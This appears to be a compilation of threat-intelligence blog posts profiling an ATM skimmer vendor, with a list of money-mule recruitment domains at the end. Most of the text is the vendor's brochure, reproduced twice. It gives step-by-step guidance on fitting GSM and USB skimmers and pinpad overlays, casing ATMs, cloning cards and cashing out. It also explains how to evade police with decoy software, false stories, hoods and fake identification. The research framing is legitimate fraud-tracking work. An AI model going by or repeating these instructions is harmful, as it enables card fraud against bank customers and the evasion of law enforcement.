*The exterior appearance and feel of our devices is built based on the original appearance of the ATM machine.*

*In other words, if in one instrument incorporates smooth lines, and sleek curves, then our device will appear very*

220



*similar on its exterior housing. It is virtually unnoticeable that there has been a modification to the ATM. The paint,*

*with which we spray our housings is matched to the paint on the original ATMs. Our method of colouring accurately*

*reproduces the originals, while maintaining all the characteristics of colouring, including varying temperature*

*conditions, the angle of incidence of the paint, pressure, time of polymerization, etc.*

*As such we attained a perfect match of paint, tone of paint, reflection, and nuances with the different angles*

*of incidence of light, feeling of the surface and so forth. On the job, this looks and feels exactly the same as an*

*un-modified ATM. All instruments are powered from Li-on batteries. A charger is included in the complete set. Each*

*battery is sufficient for 2-3 days of work (at a rated temperature of 22 Celsius). We have carried out extensive tests to find the maximum quantity of SMS which can be sent from one battery. Tests showed that we could send 1400 SMS*

*from one battery without a recharge. The majority of the time, the instrument stands in standby mode. Very little*

*power is used until the card is inserted or the pinpad is pressed, when track data is collected, and pins are collected.*

*The complete set comes with everything you need to run a full operation. However, the batteries need to be*

*fully charged and recharged. This means that it is necessary to give 2-3 complete cycles of charging and discharging.*

*This makes possible for battery to work longer. As a rule by this "warming-up" of the batteries an increase of the length of time they will operate will increase by 30-40 %.*

*Again we stress that we are moving ahead, and developing more advanced devices. The current range for sale has*

*been extensively tested and proven as a reliable kit.*

***USB Flash memory skimmers:***



*We have a cheaper range of non-GSM skimming kit for sale. This is mostly bought by new users, as experienced,*

*wealthy crews will be using the more modern GSM skimmers.*

*Our range starts with a basic skimmer & hidden camera, pre installed inside a discrete case, with flash storage*

*and timestamps. Our basic skimmers are just as discrete and physically sound as our expensive GSM kit. They contain*

*a 512 mb flash card, and a ROM chip with tiny card writer to record the info to the micro sd card. These kits come*

*with an MSR206 and a multi card reader to retrieve the dumps + pins from both devices.*

221



*If you already own an MSR206, it can be removed from the package and a small discount can be given.*

### ***Pinpad info***

*Basic features of our pinpads are:*

- 1. Ultra thin, around 3mm and it looks slimmer because of some design tricks*
- 2. Real Stainless-Steel Material Frame and the keys*
- 3. Exact same size as the actual ATM's pinpad*
- 4. Special plated Frame and Keys that does not hold any*

*Fingerprints well*

*5. Ultra low power consumption*

*6. Various languages supported*

222



### ***Technical Information on Charging and Communicating:***

*As usual, you may charge your pinpad through the USB communication cable. Charging is automatic, when you plug*

*the cable into the pinpad, it will start charging. You can communicate with the pinpad while charging. You should*

*charge your pinpad for a minimum 2 hours before operation. Try to use a USB Port on a Desktop Computer instead of*

*a Laptop or USB hub. If u need to use a laptop then make sure you are using laptop with its power adapter connected,*

*otherwise you will try to charge pinpads Battery with laptop's battery and this will result in poor charging.*

*Remember,*

*you have to check date and time of your pinpad and adjust it if needed before operation. Setting the date/time is very*

*easy using the software provided.*

*There are some limits on USB Charging. USB Charging is good if your skimming operation last 12-16 hours. If*

*you require your pinpad to last longer then you have to buy Lithium-Polymer(Li-Po) 3.7v Generic charger for charging*

*the battery of your pinpad. We can include this with the full kit for an extra cost. You may contact to us if you bought a Li-Po charger and want to use it with your pinpad.*

*You must be extremely careful when plugging the cable into the pinpad! There was not enough space in the*

*pinpad for us to place a generic USB socket that eliminates user mistakes when plugging in the cable. We used plain*

*socket that allows user to plug cable in any direction/position. If you plug the cable in the wrong direction/position*

*then your pinpad electronics may be damaged. There also a risk to your battery. So pay special attention when*

*plugging the cable into your pinpad for data transfer and/or charging. Check the picture below for concise instructions*

*on how to plug the cable into your pinpad.*

*Follow these steps for easy plugging:*

- 1. Identify the Red Wire on the cable's socket*
- 2. Identify the Red Wire on pinpads Socket*
- 3. Red wire of pinpads socket should always be near the Crystal, and should join with the other red wire.*



4. Then plug it like this:

### ***Information on Installing and Removing to/from ATM:***

*You should use transparent fast glues for glue your Pinpad. You have to be very careful on NOT TO GLUE the*

*Membrane of your Pinpad. You only need to glue the back of the frame of the Pinpad, only places where it touches*

*the ATM. Again, no membrane or keys!!! You should use 2 holes designed for removing Pinpad from the ATM. You*

*may use a small screwdriver or knife or similar.*

*You have to be very careful when removing the pinpad from the ATM. You should not damage membrane of*

*the pinpad when using screwdriver or knife to remove it. Several practice attempts, on a flat surface are recommended.*

*You should try with very small amount of glue for your tests to see and understand how it sticks. Then you*

*should decide what amount of glue will be used when you are on the job. Your tests are the key to your success. Test*

*your skimmer on the ATM with no Glue/Less Glue etc. for experience. Never start to skimming before feeling you*

*understand all the logic.*

### ***Our Software Description***

*To work with a skimmer, a computer is necessary of course. You need to save your dumps (card data tracks) there! We*

*will provide you with software, which can completely control your skimmer. Using this software, you can download*

*dumps from skimmer/input them from SMS, remove them from skimmer unit, etc.*

*The program saves everything in crypted form. So that you don't have to worry about being ripped off. No*

*one will be able to retrieve your data without the password. The password is included in the complete package, or can*

*be sent separately online for security purposes. Each skimmer is basically a small computer, with a processor, flash*

224



*storage, the internals of a SE850i mobile(cellular/GSM) phone, through which it sends info, and it has an EEPROM*

*chip which boots up and operates the unit. So that takes care of software and passwords. Software is supplied in*

*the complete set with the equipment directly to the buyer, even if transaction is done through some mediator, and*

*passwords are given only to the buyer. We make so that the mediator cannot obtain both the software and the*

*passwords.*

*The program does not show dumps on the screen. Also it does not preserve dumps in the open form. With the*

*retention they are ciphered by a serious key. At the start of program it will request your password. But if password is*

*introduced incorrect that it simply closes down and prints a system error on the screen. This creates the impression*

*that the program is simply nonworking. And if you will not input the correct password, there's no way to even*

*know what kind of program it is. This was created so that non-critical people with an attempt at the start would*

*not attempt to select password. Let's just say suddenly, the police get the laptop, on which the program is installed.*

*Naturally, they will ask you about the password. If you are creative, you will give them a fake password, which they*

*enter it, and the program will simply shut down and writes that an error occurred. This will give the impression that*

*the program is nonworking. And you can boldly tell that the "program never worked, and I just forgot to delete it".*

*The dumps are stored in an encrypted file, which it is not possible to decrypt. There will be no evidence left on your*

*computer, once the police do not get a hold of the password.*

*The software itself is easy to use. There is no extra options or excess instructions. It is self explanatory, but*

*full instructions are included with the full kit. If you have any other questions we will try our best to answer them*

*from our administration team or our software developers.*

**Safety:**

*We are often asked questions about safety when we are working with skimmers. On this page, I will try to give some good safety advice for cashing out and operating a successful skimming operation.*

**Observation:**

*It is recommended to observe the target ATM, unobtrusively for 1-2 days before hand. Record at what times the ATM is busy, what times it is quiet, and at what time it is serviced and money is put into the machine, if it is a free standing unit.*

**Equipment preparation:**

*It is recommended to check all your equipment before the installation. Make sure that you have practised with some dummy ATM cards before hand and have transferred your own ATM card, or similar into track data, SMS, decrypt, and write to a "white card" with your MSR206 card writer.*

**Work for the fitter/installer:**

*The installer must be good with their hands. They must accurately and rapidly carry out his work, and quietly leave the area. Some crews will have their fitter dress up in a uniform to make them appear to be servicing the ATM. This is not such a good idea. Just go to the ATM when it is quiet. Perhaps have an assistant stand a distance away, to distract passers-by or other users of the ATM. The whole process can take less than 30 seconds.*

### ***Operation of the device:***

*Place, and the time of the installation should be selected beforehand. An observation point might be necessary.*

*There should be somewhere to safely park your car from which to observe the operation of the skimmer and pinpad.*

*If you are waiting in a car, it is not recommended that you have a laptop + msr + phone receiving and writing the*

*data. If the operation is busted in this manner, you lose everything. However, if you are at home, you will have at*

*least several hours in which to write the cards and cash them out. Your observation person should have enough food,*

*water, etc to last in the car for the complete duration of the operation if possible. One plan that some crews use now*

*is observation from an apartment or hotel close to the ATM. With this, you can cut down on the number of your crew.*

*But be careful use fake identification if you can.*



*Full details of the installation are described with pictures in a series of PDF files included on the software and*

*instructions DVD. The fitter/installer should put a card into the machine and reject it quickly when fitting. The receiver, working on the "home" computer, will receive the track, and confirm that it stuck on properly. 99 % of the time, it sticks no problem. This is also useful to find that the card is ejecting properly.*

227



*When removing equipment, your crew should be trained and ready. Some crews do not risk withdrawing equipment*

*as the average 1-day run will net \$20,000- \$50,000 USD depending on where you are. However if you are confident*

*about removing it, you should take it to run the operation again. If apprehended while removing the equipment, the*

*remover should protest innocence. They should say that they saw something suspicious, and were trying to take it*

*off the ATM to being to police/bank. The crew member should look and act like a respectable citizen. You do not*

*need a crew of thugs for this operation. You need a well-spoken, relaxed, confident team. It can be done with just 2*

*people, but 3 is recommended. Observing the guy removing the kit is a good idea, and walkie-talkies are useful. If*

*the observer sees someone approaching the removal guy, he should "squak" his walkie-talkie, and the remover can disappear quickly.*

228



### ***Cashing out the money:***

*On many ATMs, there is a monitoring camera. Cameras are usually motion activated. We advise that you do not stay*

*at one ATM more than 5 minutes, and do not tie up an ATM if there are people in the queue. Do not always cash out*

*at an ATM belonging to one single bank, nor should you ever cash out your cards on the ATM that you skimmed them*

*on.*

229



*Many crews will have several people working on cashing out, and they work 10 cards per person per time, all*

*returning the money to the controller periodically. If you are cashing out at night at a quiet ATM, having hoods up is*

*a good idea to prevent the camera from seeing you. That's just about everything you need to know to operate a safe,*

*extremely lucrative ATM skimming business.*

230



*The Kit includes a software dvd (with full instructions), MSR206, Skimmer + Pinpad, and encryption key to decode*

*dumps which are encrypted on the devices. Note: Only skimmed tracks are encrypted, pins are not encrypted.*  
*Rental*

*Schemes are available, where we keep the encryption key for the 1st operation of the skimmer, and provide you with*

*20 unencrypted dumps + pins. This rental scheme costs €1400 for USB kits, and €2200 for GSM kits.*

My initial discovery of this cybercrime-friendly market proposition, coincides with the publication of a related

post back in 2008, for the first time ever publicly disclosing important details regarding the emergence of [3]**ATM**

### **Skimmers with built-in GSM modules.**

Nowadays, these are everyday reality.

***This post has been reproduced from [4]Dancho Danchev's blog. Follow him [5]on Twitter.***

1. <http://ddanchev.blogspot.com/2008/08/facebook-malware-campaigns-rotating.html>
2. <http://www.bothunter.net/live/2011-10-15/index.html>
3. <http://www.zdnet.com/blog/security/scammers-introduce-atm-skimmers-with-built-in-sms-notification/2000>
4. <http://ddanchev.blogspot.com/>
5. <http://twitter.com/danchodanchev>



## **Historical OSINT - Profiling an OPSEC-Unaware Vendor of GSM/USB ATM Skimmers and Pinpads**

**(2013-01-05 20:42)**

On daily basis, I profile over a dozen of newly advertised (verified) vendors of ATM skimmers, indicating that this

market segment is still quite successful, thanks to the overall demand for these 'tools-of-the-trade', allowing potential

cybercriminals to enter the world of ATM skimming.

In this post part of the "Historical OSINT" series, I'll profile the underground market proposition of a vendor

of GSM/USB ATM Skimmers and Pinpads, that appeared on my radar back in 2008, with an emphasis on the lack

of OPSEC (Operational Security) applied by them, and the IP hosting changes of their main domain that took place

throughout 2008, in particular, offer evidence of active multi-tasking on behalf of the same gang of cybercriminals.

What's particularly interesting about this vendor is the fact that, instead of advertising across popular and

well known cybercrime-friendly Web communities, they themselves created a community around the market

proposition, and started pitching their offer across the public Web, a clear indication for a lack of OPSEC (Operational

Security) awareness.

On 2006-04-06, **darkforum.net** (ICQ 16-09-61/160961) was registered using the **alsaleh@gawab.com** email.

On 2009-01-07, the registration email changed to **blanerds@hushmail.com**. These emails are not known to have

been used in previous cybercrime-friendly campaigns.

Throughout 2008, the **darkforum.net** domain constantly changed IPs. The following is a complete list of the

IP changes:

*64.74.96.241*

*69.64.145.229* - IP already profiled in a [1]**previously published analysis**

*63.251.92.197*

*232*



*216.8.177.23*

*69.25.142.57*

*208.73.212.12*

*87.242.73.96* - known [2]**C &C server**

*64.208.225.139*

### **The advertised brochure of the vendor:**

*Overview of the technology involved: Here is how it all works.*

*Full operating instructions are included with the entire package, this page is here for informative purposes. The Card*

*Reader reads ATM & credit cards and sends the data tracks through SMS to a phone. The pin-pad catches the pushing of the pin number through the keypad and also sends the data through SMS.*

*SMS data comes to a programmable mobile phone number, which you will set to a safe number of yours. It is*

*advised to connect your phone to a computer, and download the track data to your computer as it arrives. After*

*every 2 message track+pin combo, an SMS is sent from each GSM device with a status update. From your computer, you can keep track of the whole operation.*

*The GSM Kit comes with an MSR206 device and track writing software. From your computer, you retrieve the track*

*data and pin numbers from SMS messages, and then write the tracks to swipe cards with the cloned ATM/Credit*

*cards, you simply use the pin to cash them out at ATM machines.*

### ***Receiving:***

*Received Data on the computer is encrypted. For the decryption, there is a separate program, which is included on*

*the software DVD. Decrypted data is then ready to be written on cards.*

*Thus we have a secure working environment. None of your cashiers or crew can get the unencrypted data.*

233



*Only the user of the software, who controls the operation. This kit is built on brand new technology. We have put a lot of time and money into the development and design. As a result, this is currently the most efficient method of retrieving dumps and pins.*

*for example the first skimmers were used with a camera, and on the given moment of skimmer it works with*

*the transmission of data on network GSM, with the sending SMS or with the subtraction of data after calling it. In this*

*case the complete reliability of the work of equipment, checked by time and experience of many people. For example*

*now we use the multilayer printed-circuit boards, similar, as are used in the laptop computers or mob telephones,*

*with the silver contacts and the working from the oxidation although previously they were altogether only old boards.*

*Now for the size decrease is necessary to proceed with decent expenditures in order to decrease the sizes and in this*

*case to increase reliability.*

*Our skimmers were actually originally developed for personal use, not for sale. They were designed with the most robust, smallest and most efficient parts at each stage of the building process.*

*Why small? Well, it is better to have a small unit, that fits discretely onto the ATM machine. Why GSM? Because it is possible to receive SMS at from a remote location. Nobody has ever been caught by police with a GSM skimmer,*

*to the best of our knowledge. Each day our team is working on the development of newer and newer technologies.*

*From time to time we apply our improvements to our range of products. Thus we from time to time change to new*

*designs of housings; we improve the capability of batteries, or the switching system. For example, the new version of*

*our software has some improvements over previous versions and is regularly updated. Usually clients send on their*

*feature requests and we are frequently building them into our newest kits.*

234



*Our skimmers can read a change in the rate of card conduction. For example, if we insert the card slowly, and*



*then accelerate it, our magnetic strip reader will read and correct this. We read both tracks info from both sides*

*of the strip. We read reliably, with a 99.9 % correct rate of reading. Sending of SMS occurs from the internal*

*components of two Sony Ericsson 850i units. The batteries, visible in some of the pictures are from Motorola*

*phones. The internal circuitry of the phones is connected to a digital circuit and chip which receive the informa-*

*tion from the pinpad and magnetic reader, respectfully. You will need 3 sim cards, pre-paid is recommended. Each*

*reading sends 4 SMS messages, 1 with the track information, 1 with the pin, and 1 from each unit with a status update.*

*On each sim card, you will have to save the phone number of your home mobile phone's sim card under the*

*name "home". The internal circuitry and interface with the SE850i unit will look to this number to send both the track data and the pin numbers.*

*The internal processing chip encrypts the data before sending sms to the computer. In the kit, the decoding*

*program is included which with one click will transfer the crypted dump into plain text. On opening this program, it is*

*necessary to enter password. But if password is incorrect that program will close with a system error message, rather*

*than responding with an incorrect password message. This is an obvious security feature. Each unit has an individual*

*serial number and password. The password is included in the full package. It is possible to request that the password*

*be communicated online, rather than be included with the software and package.*

*I will give couple of working examples of scenarios. If someone attempts to open the program and types an incorrect*

*password, an error message is displayed and the software will "crash". It gives the impression that the software is simply not working. But if the correct password is entered, then it will start. If necessary, it is possible to simple say that the software is just something downloaded from the Internet, but it does not work, and you forgot to remove it.*

*And no specialist will be able to prove what kind of program it is.*

*The exterior appearance and feel of our devices is built based on the original appearance of the ATM machine.*

*In other words, if in one instrument incorporates smooth lines, and sleek curves, then our device will appear very*

235



*similar on its exterior housing. It is virtually unnoticeable that there has been a modification to the ATM. The paint,*

*with which we spray our housings is matched to the paint on the original ATMs. Our method of colouring accurately*

*reproduces the originals, while maintaining all the characteristics of colouring, including varying temperature*

*conditions, the angle of incidence of the paint, pressure, time of polymerization, etc.*

*As such we attained a perfect match of paint, tone of paint, reflection, and nuances with the different angles*

*of incidence of light, feeling of the surface and so forth. On the job, this looks and feels exactly the same as an*

*un-modified ATM. All instruments are powered from Li-on batteries. A charger is included in the complete set. Each*

*battery is sufficient for 2-3 days of work (at a rated temperature of 22 Celsius). We have carried out extensive tests to find the maximum quantity of SMS which can be sent from one battery. Tests showed that we could send 1400 SMS*

*from one battery without a recharge. The majority of the time, the instrument stands in standby mode. Very little*

*power is used until the card is inserted or the pinpad is pressed, when track data is collected, and pins are collected.*

*The complete set comes with everything you need to run a full operation. However, the batteries need to be*

*fully charged and recharged. This means that it is necessary to give 2-3 complete cycles of charging and discharging.*

*This makes possible for battery to work longer. As a rule by this "warming-up" of the batteries an increase of the length of time they will operate will increase by 30-40 %.*

*Again we stress that we are moving ahead, and developing more advanced devices. The current range for sale has*

*been extensively tested and proven as a reliable kit.*

### ***USB Flash memory skimmers:***

*We have a cheaper range of non-GSM skimming kit for sale. This is mostly bought by new users, as experienced,*

*wealthy crews will be using the more modern GSM skimmers.*

*Our range starts with a basic skimmer & hidden camera, pre installed inside a discrete case, with flash storage*

*and timestamps. Our basic skimmers are just as discrete and physically sound as our expensive GSM kit. They contain*

*a 512 mb flash card, and a ROM chip with tiny card writer to record the info to the micro sd card. These kits come*

*with an MSR206 and a multi card reader to retrieve the dumps + pins from both devices.*

236



*If you already own an MSR206, it can be removed from the package and a small discount can be given.*

### ***Pinpad info***

*Basic features of our pinpads are:*

- 1. Ultra thin, around 3mm and it looks slimmer because of some design tricks*
- 2. Real Stainless-Steel Material Frame and the keys*

3. *Exact same size as the actual ATM's pinpad*
4. *Special plated Frame and Keys that does not hold any Fingerprints well*
5. *Ultra low power consumption*
6. *Various languages supported*

237



### ***Technical Information on Charging and Communicating:***

*As usual, you may charge your pinpad through the USB communication cable. Charging is automatic, when you plug the cable into the pinpad, it will start charging. You can communicate with the pinpad while charging. You should charge your pinpad for a minimum 2 hours before operation. Try to use a USB Port on a Desktop Computer instead of*

*a Laptop or USB hub. If u need to use a laptop then make sure you are using laptop with its power adapter connected, otherwise you will try to charge pinpads Battery with laptop's battery and this will result in poor charging. Remember,*

*you have to check date and time of your pinpad and adjust it if needed before operation. Setting the date/time is very easy using the software provided.*

*There are some limits on USB Charging. USB Charging is good if your skimming operation last 12-16 hours. If*

*you require your pinpad to last longer then you have to buy Lithium-Polymer(Li-Po) 3.7v Generic charger for charging*

*the battery of your pinpad. We can include this with the full kit for an extra cost. You may contact to us if you bought a Li-Po charger and want to use it with your pinpad.*

*You must be extremely careful when plugging the cable into the pinpad! There was not enough space in the*

*pinpad for us to place a generic USB socket that eliminates user mistakes when plugging in the cable. We used plain*

*socket that allows user to plug cable in any direction/position. If you plug the cable in the wrong direction/position*

*then your pinpad electronics may be damaged. There also a risk to your battery. So pay special attention when*

*plugging the cable into your pinpad for data transfer and/or charging. Check the picture below for concise instructions*

*on how to plug the cable into your pinpad.*

*Follow these steps for easy plugging:*

- 1. Identify the Red Wire on the cable's socket*
- 2. Identify the Red Wire on pinpads Socket*
- 3. Red wire of pinpads socket should always be near the Crystal, and should join with the other red wire.*



4. Then plug it like this:

### ***Information on Installing and Removing to/from ATM:***

*You should use transparent fast glues for glue your Pinpad. You have to be very careful on NOT TO GLUE the*

*Membrane of your Pinpad. You only need to glue the back of the frame of the Pinpad, only places where it touches*

*the ATM. Again, no membrane or keys!!! You should use 2 holes designed for removing Pinpad from the ATM. You*

*may use a small screwdriver or knife or similar.*

*You have to be very careful when removing the pinpad from the ATM. You should not damage membrane of*

*the pinpad when using screwdriver or knife to remove it. Several practice attempts, on a flat surface are recom-*

*mended.*

*You should try with very small amount of glue for your tests to see and understand how it sticks. Then you*

*should decide what amount of glue will be used when you are on the job. Your tests are the key to your success. Test*

*your skimmer on the ATM with no Glue/Less Glue etc. for experience. Never start to skimming before feeling you*

*understand all the logic.*

### ***Our Software Description***

*To work with a skimmer, a computer is necessary of course. You need to save your dumps (card data tracks) there! We will provide you with software, which can completely control your skimmer. Using this software, you can download dumps from skimmer/input them from SMS, remove them from skimmer unit, etc.*

*The program saves everything in crypted form. So that you don't have to worry about being ripped off. No one will be able to retrieve your data without the password. The password is included in the complete package, or can be sent separately online for security purposes. Each skimmer is basically a small computer, with a processor, flash*

239



*storage, the internals of a SE850i mobile(cellular/GSM) phone, through which it sends info, and it has an EEPROM chip which boots up and operates the unit. So that takes care of software and passwords. Software is supplied in the complete set with the equipment directly to the buyer, even if transaction is done through some mediator, and passwords are given only to the buyer. We make so that the mediator cannot obtain both the software and the passwords.*



*The program does not show dumps on the screen. Also it does not preserve dumps in the open form. With the retention they are ciphered by a serious key. At the start of program it will request your password. But if password is introduced incorrect that it simply closes down and prints a system error on the screen. This creates the impression that the program is simply nonworking. And if you will not input the correct password, there's no way to even know what kind of program it is. This was created so that non-critical people with an attempt at the start would not attempt to select password. Let's just say suddenly, the police get the laptop, on which the program is installed. Naturally, they will ask you about the password. If you are creative, you will give them a fake password, which they enter it, and the program will simply shut down and writes that an error occurred. This will give the impression that the program is nonworking. And you can boldly tell that the "program never worked, and I just forgot to delete it".*

*The dumps are stored in an encrypted file, which it is not possible to decrypt. There will be no evidence left on your computer, once the police do not get a hold of the password.*

*The software itself is easy to use. There is no extra options or excess instructions. It is self explanatory, but full instructions are included with the full kit. If you have any other questions we will try our best to answer them*

*from our administration team or our software developers.*

240



### ***Safety:***

*We are often asked questions about safety when we are working with skimmers. On this page, I will try to give some good safety advice for cashing out and operating a successful skimming operation.*

### ***Observation:***

*It is recommended to observe the target ATM, unobtrusively for 1-2 days before hand. Record at what times the ATM is busy, what times it is quiet, and at what time it is serviced and money is put into the machine, if it is a free standing unit.*

### ***Equipment preparation:***

*It is recommended to check all your equipment before the installation. Make sure that you have practised with some dummy ATM cards before hand and have transferred your own ATM card, or similar into track data, SMS, decrypt, and write to a "white card" with your MSR206 card writer.*

241



### ***Work for the fitter/installer:***

*The installer must be good with their hands. They must accurately and rapidly carry out his work, and quietly leave the area. Some crews will have their fitter dress up in a uniform to make them appear to be servicing the ATM. This is not such a good idea. Just go to the ATM when it is quiet. Perhaps have an assistant stand a distance away, to distract passers-by or other users of the ATM. The whole process can take less than 30 seconds.*

### ***Operation of the device:***

*Place, and the time of the installation should be selected beforehand. An observation point might be necessary.*

*There should be somewhere to safely park your car from which to observe the operation of the skimmer and pinpad.*

*If you are waiting in a car, it is not recommended that you have a laptop + msr + phone receiving and writing the*

*data. If the operation is busted in this manner, you lose everything. However, if you are at home, you will have at*

*least several hours in which to write the cards and cash them out. Your observation person should have enough food,*

*water, etc to last in the car for the complete duration of the operation if possible. One plan that some crews use now*

*is observation from an apartment or hotel close to the ATM. With this, you can cut down on the number of your crew.*

*But be careful use fake identification if you can.*

*Full details of the installation are described with pictures in a series of PDF files included on the software and*

*instructions DVD. The fitter/installer should put a card into the machine and reject it quickly when fitting. The receiver, working on the "home" computer, will receive the track, and confirm that it stuck on properly. 99 % of the time, it sticks no problem. This is also useful to find that the card is ejecting properly.*

242



*When removing equipment, your crew should be trained and ready. Some crews do not risk withdrawing equipment*

*as the average 1-day run will net \$20,000- \$50,000 USD depending on where you are. However if you are confident*

*about removing it, you should take it to run the operation again. If apprehended while removing the equipment, the*

*remover should protest innocence. They should say that they saw something suspicious, and were trying to take it*

*off the ATM to being to police/bank. The crew member should look and act like a respectable citizen. You do not*

*need a crew of thugs for this operation. You need a well-spoken, relaxed, confident team. It can be done with just 2*

*people, but 3 is recommended. Observing the guy removing the kit is a good idea, and walkie-talkies are useful. If*

*the observer sees someone approaching the removal guy, he should "squak" his walkie-talkie, and the remover can disappear quickly.*

243



### ***Cashing out the money:***

*On many ATMs, there is a monitoring camera. Cameras are usually motion activated. We advise that you do not stay*

*at one ATM more than 5 minutes, and do not tie up an ATM if there are people in the queue. Do not always cash out*

*at an ATM belonging to one single bank, nor should you ever cash out your cards on the ATM that you skimmed them*

*on.*

244



*Many crews will have several people working on cashing out, and they work 10 cards per person per time, all*

*returning the money to the controller periodically. If you are cashing out at night at a quiet ATM, having hoods up is*

*a good idea to prevent the camera from seeing you. That's just about everything you need to know to operate a safe,*

*extremely lucrative ATM skimming business.*

245



*The Kit includes a software dvd (with full instructions), MSR206, Skimmer + Pinpad, and encryption key to decode*

*dumps which are encrypted on the devices. Note: Only skimmed tracks are encrypted, pins are not encrypted.*  
*Rental*

*Schemes are available, where we keep the encryption key for the 1st operation of the skimmer, and provide you with*

*20 unencrypted dumps + pins. This rental scheme costs €1400 for USB kits, and €2200 for GSM kits.*

My initial discovery of this cybercrime-friendly market proposition, coincides with the publication of a related

post back in 2008, for the first time ever publicly disclosing important details regarding the emergence of [3]**ATM**

### **Skimmers with built-in GSM modules.**

Nowadays, these are everyday reality.

Updates will be posted as soon as new developments take place.

1. <http://ddanchev.blogspot.com/2008/08/facebook-malware-campaigns-rotating.html>
2. <http://www.bothunter.net/live/2011-10-15/index.html>
3. <http://www.zdnet.com/blog/security/scammers-introduce-atm-skimmers-with-built-in-sms-notification/2000>

## **Raw Historical OSINT - Keeping Money Mule Recruiters on a Short Leash - Part Twelve (2013-01-07 22:56)**

In the following (historical) intelligence brief, I'll provide you with some raw domain data of fake companies that are

known to have attempted to recruit money mules over the past 2 years.

The domains listed here were registered by the same gang of cybercriminals that I've been extensively profil-

ing in previous "Keeping Money Mule Recruiters on a Short Leash" posts.

### **Money mule recruitment domains:**

*compassllc-usa.com*

*linkllc-uk.com*

*very-compllc.com*

*click-n-art.com*

*infotechgroup-inc.com*

*amplitude-groupmain.tw*

*magnet-groupinc.cc*

*allston-groupsec.cc*

*DEVELOP-INC.COM*

*MERCYGROUPNET.NET*

*MERCY-INC.COM*

*SOLARISGROUPINC.COM*

*SOLARISGROUPNET.NET*

*JVC-INC.COM*

*JVCGROUPNET.NET*

*EVOLVINGSYSINC.NET*

*ATCANETWORKS.NET*

*ATCA-INC.COM*

*GALLEOGROUPNET.NET*

*GALLEO-INC.COM*

*EVOLVINGSYSINC.NET*

*EVOLVING-INC.COM*

*NETMARKET-INC.COM*

*NETMARKETTECH.NET*

*INFOTECH-GROUPCO.NET*

*INFOTECH-GROUPINC.COM*

*INFOTECHGROUP-INC.COM*

*BANDS-GROUPSVC.COM*

*BANDS-INC.COM*

*BANDSGROUP-INC.NET*



*BANDSGROUPNET.CC*

*ICT-GROUPCO.COM*

*ICT-GROUPSVC.NET*

*ICTGROUPINC.COM*

*ICTGROUPNET.CC*

*GIANT-GROUPCO.NET*

*GIANT-GROUPINC.COM*

*GIANT-GROUPNET.CC*

*GIANTGROUPINC.COM*

*IMPERIAL-GROUPINC.COM*

*IMPERIAL-GROUPSVC.NET*

247

*IMPERIALGROUPCO.COM*

*HOSTGROUP-INC.COM*

*HOSTGROUPINC.COM*

*HOSTGROUPNET.CC*

*HOST-GROUPSVC.NET*

*CNLGROUP-INC.CC*

*CNLGROUPNET.NET*

*CNL-GROUPSVC.COM*

*CNL-INC.COM*

*bands-groupsvc.com*

*bands-inc.com*

*bandsgroup-inc.net*

*bandsgroupnet.cc*

*cnl-groupsvc.com*

*cnl-inc.com*

*cnlgroup-inc.cc*

*cnlgroupnet.net*

*giant-groupco.net*

*giant-groupinc.com*

*giant-groupnet.cc*

*giantgroupinc.com*

*host-groupsvc.net*

*hostgroup-inc.com*

*hostgroupinc.com*

*hostgroupnet.cc*

*ict-groupco.com*

*ict-groupsvc.net*

*ictgroupinc.com*

*ictgroupnet.cc*

*imperial-groupinc.com*

*imperial-groupsvc.net*

*imperialgroupco.com*

*infotech-groupco.net*

*infotech-groupinc.com*

*infotechgroup-inc.com*

*itcom-groupco.net*

*itcom-groupfine.cc*

*itcom-groupsvc.com*

*itcomgroup-inc.com*

*mgm-groupsvc.com*

*mgmgroup-inc.net*

*mgmgroupinc.com*

*mgmgroupnet.cc*

*usi-groupinc.net*

*usigroup-inc.com*

*usigroupinc.com*

*usigroupnet.cc*

*NOVARIS-GROUPLLC.TW*

*NOVARISGROUPMAIN.TW*

*NOVARIS-GROUPORG.CC*

248

*VITAL-GROUPCO.CC*

*VITAL-GROUPCO.TW*

*VITAL-GROUPINC.TW*

*PERSEUS-GROUPFINE.TW*

*PERSEUS-GROUPINC.TW*

*PERSEUSGROUPLLC.CC*

Consider going through my previous research into one of the most popular 'risk-forwarding' tactic used by cybercriminals, namely, money mule recruitment.

### **Related posts on money mule recruitment:**

[1]Keeping Money Mule Recruiters on a Short Leash - Part Eleven

[2]Keeping Money Mule Recruiters on a Short Leash - Part Ten

[3]Keeping Money Mule Recruiters on a Short Leash - Part Nine

[4]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT

[5]Keeping Money Mule Recruiters on a Short Leash - Part Seven

[6]Keeping Money Mule Recruiters on a Short Leash - Part Six

[7]Keeping Money Mule Recruiters on a Short Leash - Part Five

[8]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[9]Keeping Money Mule Recruiters on a Short Leash - Part Four

[10]Money Mule Recruitment Campaign Serving Client-Side Exploits

[11]Keeping Money Mule Recruiters on a Short Leash - Part Three

[12]Money Mule Recruiters on Yahoo!'s Web Hosting

[13]Dissecting an Ongoing Money Mule Recruitment Campaign

[14]Keeping Money Mule Recruiters on a Short Leash - Part Two

[15]Keeping Reshipping Mule Recruiters on a Short Leash

[16]Keeping Money Mule Recruiters on a Short Leash

[17]Standardizing the Money Mule Recruitment Process

[18]Inside a Money Laundering Group's Spamming Operations

[19]Money Mule Recruiters use ASProx's Fast Fluxing Services

[20]Money Mules Syndicate Actively Recruiting Since 2002

***This post has been reproduced from [21]Dancho Danchev's blog.***

1. <http://ddanchev.blogspot.com/2011/08/keeping-money-mule-recruiters-on-short.html>
2. <http://ddanchev.blogspot.com/2011/07/keeping-money-mule-recruiters-on-short.html>
3. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_30.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html)
4. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_25.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html)
5. <http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html>
6. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>
7. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>
8. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>
9. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>
10. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>

